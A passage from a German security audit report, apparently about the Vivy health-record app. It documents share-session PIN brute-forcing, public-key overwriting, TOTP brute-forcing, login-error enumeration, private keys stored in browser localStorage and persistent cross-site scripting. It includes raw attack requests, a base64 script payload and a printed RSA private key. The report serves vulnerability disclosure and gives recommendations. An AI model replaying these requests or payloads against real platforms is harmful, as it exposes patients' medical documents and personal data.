      "pubKeyFileId" : "uvita-pubkey-2018-09-21T18:21:22Z-qfm5ViccEYOT1H7SQuo3fet1QmjxE5653gg7h7ZF",
      "pubKeyUploadedAt" : "2018-09-21T18:21:23Z"
    },
    "terms" : null
  },
  "doctor" : {
    "id" : "ChIJoU-PIgdOqEcRPrN2wdNcIxY",
    "name" : "Praxis Prenzlauer Berg",
    "photoId" : "CmRaAAAAGN3nRkxQUyYGTs9ZWv-H4em2JNE105F0SES_Ff-ERs1uxxeBObmVcr7rH-urOyrsqnxFM2t-
uxY_1QzgvP5ZC04xcOvE669k0tY67BWkdRH7g21DC3wvvFEoNAExmsylEhDOnxipkXlRLyBa17wgWHW0GhSQ0sl3hae5RsmLhF9bofk8
avRG1g",
    "rating" : 3.4000000953674316,
    "address" : "Danziger Str. 78b, 10405 Berlin, Germany",
    "lat" : 52.5385906,
    "lng" : 13.4249988,
    "highlighted" : false,
    "reviewCount" : 5,
    "specialityIds" : [ 1 ],
    "source" : "google",
    "phoneNumber" : "+49 30 44039972",
    "email" : null,
    "website" : "http://praxis-prenzlauer-berg.de/",
    "openingHours" : [ "D1T09:00/D1T15:00", "D2T15:00/D2T20:00", "D3T10:00/D3T15:00",
"D4T15:00/D4T20:00", "D5T10:00/D5T14:00" ]
  },
  "userPictureBase64" : null,
  "doctorPictureBase64" : "...y5RSP/Z",
  "createdAt" : "2018-09-21T18:26:54.329Z",
  "expiresAt" : "2018-09-22T18:26:54.329Z"
}
```

Der Zeitraum für einen solchen Angriff ist recht lang, da Dokumente mindestens für 24 Stunden verfügbar gemacht werden.

4.2.1.6 *Das Dokument wurde noch nicht vom Arzt abgerufen und das Teilen wurde noch nicht beendet*

In diesem Fall können wie im vorhergehenden Beispiel personenbezogene Metadaten des Nutzers unter Kenntnis der Session-ID, nachfolgend `jhrmn`, mit einer beliebigen PIN im Authentication-Header abgefragt werden. Dazu muss zuerst ein HTTP-PUT-Request mit PIN und einem beliebigen öffentlichen Schlüssel an die Vivy-API gesendet werden:

```
PUT /api/sharesessions/jhrmn HTTP/1.1
Host: app.vivy.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://app.vivy.com/jhmn
Content-Type: application/json
X-Requested-With: XMLHttpRequest
Content-Length: 849
Connection: close

{"externalPin":"0000","publicKey":"-----BEGIN PUBLIC KEY-----
\nMIICIjANBgkqhkiG9w0BAQEFAAOCAg8AMIICCgKCAgEA24rT6JrFTA7ETvYNYmuh\nZwWyqFDkfBh/KIQ+YYVz33Ti05RzlYTtpPv4
3ZMSOzGJscYRzHrCp6XYUmCfCAnq\n/6xrLhQbge/Ml2mtxZV0QlUMrjeMeKqp22hDkg9V78v2D/HETCwtkoozffHFtggd\nSfKm+ba+
e3NrAFZMPXiMPp3+r5qdtgcW7+zbYc9nc9Y+4oy3yva7/alv+bTZPRh3\n10+lWn9kh8vKlsrdPG4T1dtcyA4rWPdcoBRUhsQAbXu6YL
Cp01dwF5Hgh276Sm6D\nxH7F92fZoY4gSWTd4oS7SdOVrGehkPHuoCP8qSaKSv2EANJoPggMNXAAolIhvwqT\n9QgeYAO3HRzyPaCWW9
dbXZJuER+UpMbVn6E9hFvVQmSbjTgQaDLTQ8wqIJWmJBxg\nTubd57NuRcv31eZQpno/Qw8k+eJzdGktX6taq8bJcLb2HnCmXP3+IklR
W2s0yY8r\nT1wGC+rDfmeL336K9nMJJS1SAkw5nIQZG7+WBlvRnD+zslF2qdSrcc9cAdSQTISr\ngp8miWFar84LgWHF+SPp/xBjjMJk
BAbXiJvTLAmOJU6B1OvqcbHwuiCetwOkVLH2\nRzbzNu8r/2wE8mSfyqnaV/IAvbJ2o02kQT3UlUmTNGt+8vaQkwK7tr0TZCrBxb/2\n
/InjXrmzPyqN3m45E8eMJpUCAwEAAQ==\n-----END PUBLIC KEY-----"}
```

Anschließend können die personenbezogenen Daten mit der soeben gesendeten beliebigen PIN unter `/api/sharesessions/jhrmn/profiles` angerufen werden:

```
HTTP/1.1 200
Date: Sat, 22 Sep 2018 07:01:34 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Server: nginx/1.13.12
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, OPTIONS, DELETE
Access-Control-Max-Age: 3600
X-Application-Context: uvita-api:prod
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Vary: Accept-Encoding
Content-Length: 178745

{
  "user" : {
    "id" : "c9bbce0d-0c5a-4df1-8d3a-8264760bee89",
    "firstName" : null,
    "lastName" : null,
    "preferredName" : "modzero_test",
    "language" : "en-US",
    "email" : "test@example.com",
    "birthDate" : null,
    "pictureFileId" : "uvita-profilepicture-2018-09-21T22:47:15Z-
Ck80rqxfTMBv2WNMRvC6ywDVwrqgNsMTCb9kar2e",
    "insurance" : {
      "id" : "dak-gesundheit",
      "name" : "DAK-Gesundheit",
      "number" : null,
      "verified" : false,
      "status" : "pending",
      "supported" : true,
      "cardLogoUrl" : "https://uvita.eu/images/uploads/75d74b75-1c44-4c81-98bd-392512771c38",
      "invertedColorCardLogoUrl" : null,
      "backgroundUrl" : "https://uvita.eu/images/insurances/dak-gesundheit/cardbackground-pr.png",
      "contactBackgroundUrl" : "https://uvita.eu/images/insurances/dak-gesundheit/cardbackground-
pr.png",
      "color" : "#FFFFFFFF",
      "primaryColor" : "#BF4A17FF",
      "secondaryColor" : "#FFFFFFFF",
```

```
      "features" : [ {
        "id" : "sso",
        "iconUrl" : null
      } ]
    },
    "kycStatus" : "initial",
    "kycMessage" : null,
    "key" : {
      "pubKeyId" : "1aafdc84-7541-4a3b-9544-edbeab098833",
      "pubKeyFileId" : "uvita-pubkey-2018-09-21T18:21:22Z-qfm5ViccEYOT1H7SQuo3fet1QmjxE5653gg7h7ZF",
      "pubKeyUploadedAt" : "2018-09-21T18:21:23Z"
    },
    "terms" : null
  },
  "doctor" : {
    "id" : "ChIJoU-PIgdOqEcRPrN2wdNcIxY",
    "name" : "Praxis Prenzlauer Berg",
    "photoId" : "CmRaAAAAcWDF7S67X5lrGnr00l0V-yx0_3OVsbcp-
HBBV8ATqVHqjd_wlTZTeQHaLf50cakjtnYRKVpuwCKEBBx7KdAU09E5qyd0nHC3029SE9np5xOr3EVw087MnJvr6yEEAjzrEhCe6PEfA
feB3M6xVjKmahFrGhShYlSx08eVLq75WOSPwry5n1gm7w",
    "rating" : 3.4000000953674316,
    "address" : "Danziger Str. 78b, 10405 Berlin, Germany",
    "lat" : 52.5385906,
    "lng" : 13.4249988,
    "highlighted" : false,
    "reviewCount" : 5,
    "specialityIds" : [ 1 ],
    "source" : "google",
    "phoneNumber" : "+49 30 44039972",
    "email" : null,
    "website" : "http://praxis-prenzlauer-berg.de/",
    "openingHours" : [ "D1T09:00/D1T15:00", "D2T15:00/D2T20:00", "D3T10:00/D3T15:00",
"D4T15:00/D4T20:00", "D5T10:00/D5T14:00" ]
  },
  "userPictureBase64" :
"data:text/html;base64,PHNjcmlwdD5hbGVydChsb2NhbFN0b3JhZ2UuZ2V0SXRlbSgna2V5JykpPC9zY3JpcHQ+",
  "doctorPictureBase64" : "....5RSP/Z",
  "createdAt" : "2018-09-22T07:00:25.450Z",
  "expiresAt" : "2018-09-23T07:00:25.450Z"
}
```


Wiederholt ein Angreifer diesen Ablauf, bis die korrekte PIN nach maximal 10.000 Abfragen korrekt identifiziert wurde, kann anschließend das hochgeladene Dokument abgefragt werden:

```
GET /api/sharesessions/jhmn/encryptedfiles/uvita-sharesession-document-2018-09-22T07:06:36Z-
RFA6jilyk0GtBWHlWUsdpgMkAuczErZF6r6Xrdm0 HTTP/1.1
Host: app.vivy.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: application/vnd+uvita.encryptedfile
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://app.vivy.com/jhmn
authentication: Pin 3878
origin: https://app.vivy.com
Cookie: mp_vivy__c=0; __zlcmid=oWhf1nYnBZJmGw;
mp_0f37cbe05273d8d90979e2d6b980e0e4_mixpanel=%7B%22distinct_id%22%3A%20%221660008860c449-0cdea97d0373e6-
75276752-1fa400-
1660008860e1e8%22%2C%22%24initial_referrer%22%3A%20%22%24direct%22%2C%22%24initial_referring_domain%22%3
A%20%22%24direct%22%2C%22platform%22%3A%20%22web%22%2C%22language%22%3A%20%22en-US%22%7D
DNT: 1
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

Die Vivy-Plattform liefert das Dokument zwar verschlüsselt aus, es kann aber trivialerweise mit dem zum soeben übertragenen öffentlichen Schlüssel zugehörigen privaten Schlüssel entschlüsselt werden:


```
HTTP/1.1 200
Date: Sat, 22 Sep 2018 07:06:38 GMT
Content-Type: application/vnd+uvita.encryptedfile
Content-Length: 288
Connection: close
Server: nginx/1.13.12
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, OPTIONS, DELETE
Access-Control-Max-Age: 3600
X-Application-Context: uvita-api:prod
x-encryption-cipher-key:
OUFfcx+s6Foq4vV8Oh23iMaTb/PYX+GYqC3CcjgyAzHJfB0sGS+IVKyttvR0yxHzmXtbRmThz/UAmziHP5+pu+CbQ1YN6lJADV2z89n2
bntZ+y/NxO+kb4lboCi9+J+75Y3W4oPjIBSIe9+fy/LkqFh8SC9PfBwQ6rCKly/wqixfT7qiWjUCov79jihJSvqucGHEuBLRCQHgJ2u5
```

```
Y4nXsmYR6ZyzY7NrTqMFGxGkTAg/lZ9nDPyrW2iWqZtalDUK3AQa9uq/yp6dgs+9lABWY95sCfzU3IOFLcZrjGH0NHbmtIBNFlKfOVOd
qb9eTZxFk07eJUL0X4fYCZ2tShxR8AbNd69x5xbFXYFZN4Wi+L42hNAKuM0dQqFFk3VHr2C4mbVdaZ3tm/Scfc93FZOpwBSA0LroJ2i5
ZcN3oeW3o4lMJeTCOz/4uecLCsH4tlfxzdecK6XBZqvAxa0DanSFe8/y4kSlgqC5dlOX0o0fI/I0BKWQ06F5wR31xcr3WT25zDFxhCWy
DoUHWt7cAUB6Zo1thY/Md5H2oEATMkb8rzfpvcdVRIU9m9LSumaQP1gnQ/xjTQfNPr9RE5r1BkpFD5Nme7rD8ijz2djqwVVfoDpoIYqR
HmRf3ORNkuPNhm+ft2cdWuzIQIANhapNYAwjcxvc58rMqdLU6i+JgmPTc6E=
x-encryption-content-type: image/svg+xml
x-encryption-compression: gzip
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY

ÚrûP
CÔü6gCÓrvœl•Ëþ;w¤û9-wÝ
Ðj-1ûm-z©GI®ÇÛ‹VøŠó¢-“Aÿ¸Y÷‘èiq1
ËØÐ#íOêÒïW'{ˆ7¾›‘1Izþ˜zVLªD\&ãæþ¤±¤Ðˆ6vÛ½Ãí~1®-ÊÿF‹'pá®‡lß ù_ÆøyU‡7ýç@2¸ç-——*ø©Ê
2øì6Eæømå«=½Òf2dÝûäÄÞKeÞÃ†B7ïX Ù0õb-#zÇ ½ïF:w¹Ùvì~¿é  Ke
¶û!ÍHfâm ~†ûÜÞ% ·É+Ç¾óã5,†WN?[µ÷ty¤Õk æ—g´„6[a:¯HW'âÛûQ[ìÍôª
```

Der Zeitraum für einen solchen Angriff bis zum Abruf des Dokumentes durch den Arzt ist erwartungsgemäß kurz, da diese Teilen-Funktion für den Einsatz direkt vor Ort in der Praxis des Arztes konzipiert ist.

Allerdings wird die Session-ID wie zuvor dokumentiert direkt nach Öffnen der Browser-App durch den Arzt und noch vor Abruf des Dokumentes an Dritte übermittelt, welche dann wie dargestellt innerhalb von Sekunden einen erfolgreichen Brute-Force-Angriff auf die PIN durchführen können.

4.2.1.7 *Empfehlung*

Personenbezogene Metadaten wie Versichertennummer und Geburtsdatum sollten genauso wie das eigentlich zu übertragende Dokument geschützt werden.

Die Komplexität der PIN sollte deutlich erhöht werden. Zusätzlich kann eine Ratenlimitierung von Abfragen und eine Beschränkung maximal möglicher PIN-Eingabeversuche die Sicherheit erhöhen.

4.2.2 Überschreiben öffentlicher Schlüssel

Typ/Klasse	Kryptographie
Aufwand	Mittel/Hoch
Auswirkung	Mittel/Hoch
Ort	Vivy-Plattform

Ein authentifizierter Nutzer kann seinen auf der Vivy-Plattform hinterlegten öffentlichen Schlüssel überschreiben. Kenntnis des privaten Schlüssels ist dazu nicht notwendig. Gelingt einem Angreifer die Authentifikation, kann er ohne Kenntnis des privaten Schlüssels des angegriffenen Nutzers dessen künftig übertragenen Dokumente entschlüsseln.

Nach Installation der App hinterlegt der Nutzer den öffentlichen Schlüssel des lokal generierten Schlüsselpaars auf der Vivy-Plattform. Mit diesem Schlüssel verschlüsseln dann Dritte, beispielsweise Ärzte oder andere Nutzer, alle mit diesem Nutzer geteilten Dokumente.

Unter Kenntnis eines gültigen Access-Token eines angegriffenen Nutzers kann ein Angreifer im Namen dieses Nutzers einen neuen öffentlichen Schlüssel an die Vivy-Plattform senden. Teilen nun Dritte Dokumente mit dem Nutzer, sind diese mit dem öffentlichen Schlüssel des Angreifers verschlüsselt. Nur der Angreifer kennt den passenden privaten Schlüssel und kann die Dokumente entschlüsseln.

Sofern der Nutzer seine Identität zuvor bestätigt hat, kann der Angreifer im Namen des Nutzers beliebige Dokumente bei beliebigen Ärzten anfragen.

Ein gültiges Access-Token kann bereits nach einem erfolgreichen einfachen Angriff, wie Phishing der Zugangsdaten eines Nutzers, erstellt werden.

4.2.2.1 *Empfehlung*

Der öffentliche Schlüssel eines Nutzers sollte, wenn überhaupt, dann nur nach besonderer Legitimationsprüfung geändert werden können.

4.2.3 Brute-Force-Angriff auf Zwei-Faktor-Authentifizierung

Typ/Klasse	Authentifizierung
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Vivy-Plattform

Die App setzt bei der Authentifizierung auf ein Time-Based One-Time Password (TOTP) als zweiten Faktor neben dem Passwort des Nutzers.

Zur Authentifizierung muss neben gültiger E-Mailadresse und Passwort auch ein sechsstelliger numerischer TOTP-Code mitgesendet werden. Dieser TOTP-Code ändert sich alle 30 Sekunden, ist aber üblicherweise länger gültig für den Fall nicht synchronisierter Uhren zwischen Client und Server.

Die Gültigkeit eines TOTP-Codes kann unter Kenntnis von E-Mailadresse und Passwort eines Nutzers einfach mit einem Anmeldeversuch per HTTP-POST-Request überprüft werden:

```
POST /oauth/token?grant_type=password HTTP/1.1
Accept-Language: en-US
x-uvita-client: android
Authorization: Basic YW5kcm9pZDpuZWl0aGVyYW5kcm9pZHdpbGxiZXRoZXJlYW55bW9yZQ==
x-uvita-version: 1.16
x-uvita-device: Bee E7S
Content-Type: application/x-www-form-urlencoded
Content-Length: 56
Host: auth.vivy.com
Connection: close
Accept-Encoding: gzip, deflate
User-Agent: okhttp/3.11.0

username=test%40example.com&password=passwort123&code=314501
```

Bei korrektem TOTP-Code antwortet der Server mit einem Access-Token.

Der TOTP-Code soll als zusätzliches Authentifizierungsmerkmal einen Angreifer davon abhalten, allein unter Kenntnis von E-Mailadresse und Passwort eines Nutzers ein Access-Token zu generieren. Allerdings ist der TOTP-Code sehr kurz. Praktisch ist es zwar aufwändig, wenn nicht gar unmöglich, innerhalb der Gültigkeitsdauer eines TOTP-Codes von 30 Sekunden alle 1.000.000 möglichen Codes per Anmeldeversuch durchzuprobieren. Dies ist jedoch auch nicht nötig, denn die Erfolgswahrscheinlichkeit eines Brute-Force-Angriffes sinkt über mehrere Intervalle von 30 Sekunden nur unwesentlich. Im Analysezeitraum konnte bei moderaten 1.000 Abfragen pro Minute ein gültiger TOTP-Code zu einem gegebenen Nutzer nach durchschnittlich 60 Minuten gefunden werden.

4.2.3.1 *Empfehlung*

Eine allgemeine Ratenbeschränkung sowie eine Beschränkung der maximal zulässigen PIN-Eingabeversuche in einem bestimmten Zeitraum senkt die Erfolgswahrscheinlichkeit eines zeitlich begrenzten Brute-Force-Angriffs.

Für zusätzliche Sicherheit gegen Replay-Angriffe sollte ein akzeptierter TOTP-Code kein zweites Mal akzeptiert werden.

4.2.4 Fehlermeldungen bei Login begünstigen Brute-Force-Angriffe

Typ/Klasse	Information-Disclosure
Aufwand	Gering
Auswirkung	Gering
Ort	Vivy-Plattform

Die passwortgestützte Anmeldung erfordert zusätzlich zu E-Mailadresse und Passwort des Nutzers einen auf Basis eines bei erstmaliger Anmeldung mit der Vivy-Plattform ausgetauschten Shared-Secret erzeugten gültigen TOTP-Codes.

Der Authentifizierungsendpunkt `auth.vivy.com/oauth/token?grant_type=password` liefert je nach Korrektheit des TOTP-Codes unterschiedliche Fehlermeldungen.

Bei inkorrekter E-Mail-Adresse oder inkorrektem Passwort und ohne TOTP-Code:

```
{"error":"invalid_grant","error_description":"Bad credentials"}
```

Bei korrekter E-Mail-Adresse und Passwort und ohne TOTP-Code:

```
{"error":"sms_code_required","error_description":"2FA is required","sentTo":"+491234567890"}
```

Bei korrekter E-Mail-Adresse und Passwort, aber inkorrektem TOTP-Code:

```
{"error":"invalid_grant","error_description":"Invalid code"}
```

Auf diese Art kann ein Angreifer die Gültigkeit von E-Mailadresse und Passwort unabhängig vom TOTP-Code verifizieren.

Über den API-Endpunkt `api.vivy.com/api/users/validations/emails/text@example.com` kann darüber hinaus die Gültigkeit einer E-Mailadresse verifiziert werden. Ist ein Nutzer mit gegebener E-Mailadresse auf der Vivy-Plattform registriert, lautet die Antwort:

```
HTTP/1.1 400
Date: Tue, 02 Oct 2018 08:22:35 GMT
Content-Type: application/json;charset=UTF-8
Connection: close
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: GET, POST, PUT, OPTIONS, DELETE
Access-Control-Max-Age: 3600
Access-Control-Expose-Headers: x-encryption-cipher-key, x-encryption-compression, x-encryption-content-
type, x-encryption-version
X-Application-Context: uvita-api:prod
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Vary: Accept-Encoding
Content-Length: 277

{
  "error" : "Email already used",
  "error_description" : "An account with the email already exists",
  "error_payload" : {
    "property" : "email",
    "title" : "Email already used",
    "message" : "An account with the email already exists"
  },
  "error_code" : 400400
}
```

4.2.4.1 *Empfehlung*

Die Dimensionalität des Suchraumes eines Brute-Force-Angriffes bestimmt maßgeblich dessen Erfolgsaussichten. Können E-Mailadresse, Passwort und TOTP-Code nicht individuell verifiziert werden, steigt der Zeitaufwand für einen Brute-Force-Angriff enorm an.

Aus Gründen der Benutzerfreundlichkeit möchte man nicht immer auf eine getrennte Verifikation von E-Mailadressen, insbesondere im Registrierungsprozess, verzichten, obwohl dies bei einem E-Mailbasierten Registrierungsprozess möglich wäre. Hier kann eine Ratenbegrenzung die Anzahl möglicher Abfragen in einem bestimmten Zeitraum pro IP-Adresse einschränken und somit den Aufwand auf Seiten des Angreifers erhöhen.

4.3 Browser-App

4.3.1 Unsichere Speicherung von Schlüsselmaterial im Browser

Typ/Klasse	Credentials-Management
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Browser-App

Die Browser-App speichert private Schlüssel unsicher. Unsicher gespeichertes Schlüsselmaterial ist ungenügend vor unautorisiertem Zugriff geschützt.

4.3.1.1 *Details*

Teilt ein Benutzer aus der Vivy-App heraus ein Dokument mit seinem Arzt und möchte der Arzt dieses mit seinem Browser abrufen, so benötigt er hierzu einen öffentlichen sowie einen privaten Schlüssel. Beide werden in der Browser-App im Browser des Arztes erzeugt.

Beide Schlüssel werden im `localStorage` des Browsers hinterlegt und können per JavaScript ausgelesen werden, wenn der Origin des JavaScripts mit dem Origin der Browser-App übereinstimmt.

Kann ein Angreifer eine Cross-Site-Scripting-Schwachstelle (XSS) in der Browser-App ausfindig machen, so kann er sowohl mit einem gezielten als auch in die Breite gerichteten Angriff JavaScript-Code mit dem Origin der Browser-App einschleusen und den privaten Schlüssel auslesen.

Beispielsweise lassen sich, wie unter 4.3.2 und 4.3.3 beschrieben, Dateien hochladen, die schadhaften JavaScript-Code beinhalten. Dies betrifft Dokumente, die gezielt für einen bestimmten Arzt bereitgestellt werden, aber auch allgemeinzugängliche Profilbilder, mit denen ein beliebig großer Personenkreis angegriffen werden kann.

Die gezielt an einen Arzt gesendeten Daten sind verschlüsselt und können zunächst nicht von Dritten entschlüsselt werden. Der schadhafte Payload in den verschlüsselt übertragenen Daten ist in der Lage, den privaten Schlüssel des Arztes zu kompromittieren, ohne dass der Arzt oder die Plattform dies bemerkt.

Beispiel: Nach Öffnen von zwei geteilten Dokumenten in der Browser-App waren im `localStorage` des Browsers folgende Einträge vorhanden:

```
ZD-buid: "ef7c0b0d584f3081fb3e099fa2b4e3ec"
ZD-suid:
"{"id":"0d7ff3ec33da9fa53a01b96de16773c9","expiry":1537584223855,"tabs":{"count":1,"expiry":0}}"
key: "-----BEGIN RSA PRIVATE KEY-----
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
hdRzAfLTZiju
```

```
3UUaAVpGnAGe6TDDnu0CggEALjxPBDKV6OyMyRzIMJ8scK3xqyOj↵JEzrEem+aERtzNMrSHr9QIK2+F/lUKEooNX1w+aFlAJmX2YWFyI
6sCFDOLMkBpHT↵v6cWWVBQYXSr7jmTcTpG39WzNZ4pdTQUiUiadyFI7IZa2P+2a4xGCp6D1rlqdoKd↵lPpolRpzrJn9ebEIVD9aUbwei
XEy5I8LRsQjQvB1hX9Quw/MvvYFt3LbMquHWyvD↵+dEUNAP6lj0+AwI7Tr62smcRiS2LXHMXRvjj3X+x5Mag8Z5ffbFcJ2W0HIx+QDc/
↵mQ5o49HLxYbOo6mbRlxgjKf5JNoXgM+0yiVKrBOSg8+nXCH5ua5EwOuFpw==↵-----END RSA PRIVATE KEY-----"
pins: "{"mimhs":"2233","ltgsw":"4133"}"
__zlcstore: …
```

Unter Kenntnis dieser nicht vor Auslesen durch JavaScript geschützten Informationen kann ein Angreifer alle verfügbaren Dokumente, die mit diesem Arzt geteilt wurden oder werden, von der Vivy-Plattform herunterladen und entschlüsseln.

4.3.1.2 *Empfehlung*

Der private Schlüssel sollte nicht programmatisch ausgelesen werden können und idealerweise auch gegen lokale Angriffe auf den Arzt-PCs geschützt sein. Hierfür eignen sich verschiedene Ansätze mit unterschiedlichen Risiko-Abwägungen:

- Smartcard oder vergleichbare Hardware-Sicherheits-Module (HSM)
- Sicherer Keystore des Betriebssystems
- Einsatz von nicht-extrahierbaren Schlüsseln der Web-Crypto-API

In jedem Fall wird zwar der direkte Zugriff auf den privaten Schlüssel unterbunden, eingeschleuster JavaScript-Code kann allerdings weiterhin zuvor aufgezeichnete Nachrichten entschlüsseln, beispielsweise über die Methode `crypto.subtle.decrypt` der Web-Crypto-API, und den Klartext über das Internet an den Angreifer senden. Auch daher darf die Browser-App weiterhin nicht per XSS angreifbar sein.

Eine Speicherung im sicheren Keystore des Betriebssystems oder einem HSM bietet zudem Schutz vor Auslesen des privaten Schlüssels durch Schadcode außerhalb der Browser-Sandbox.

Einen weitreichenderen Schutz bietet ein Schlüsselaustauschprotokoll mit Perfect Forward Secrecy (PFS). Damit kann eine zuvor aufgezeichnete verschlüsselte Nachricht auch unter Kenntnis des privaten Schlüssels nicht nachträglich entschlüsselt werden.

4.3.2 Persistentes Cross-Site-Scripting in geteilten Dokumenten

Typ/Klasse	Cross-Site-Scripting
Aufwand	Gering
Auswirkung	Mittel/Hoch
Ort	Browser-App

Die Browser-App ist von einer persistenten Cross-Site-Scripting-Schwachstelle (XSS) betroffen. Ein Angreifer kann JavaScript-Code einschleusen. Besucht ein Anwender daraufhin den betroffenen Bereich der Webanwendung, wird der Code im Browser und mit den Rechten des angegriffenen Benutzers ausgeführt.

Persistente Cross-Site-Scripting-Schwachstellen ermöglichen einem Angreifer das Einschleusen von bösartigem JavaScript-Code in die Webanwendung. Aus Sicht des angegriffenen Benutzers bzw. dessen Browsers ist die Herkunft (Origin) von eingeschleustem Code und von legitimen Inhalten der Webanwendung identisch. Der eingeschleuste Code unterliegt daher nicht den Beschränkungen der Same-Origin-Policy.

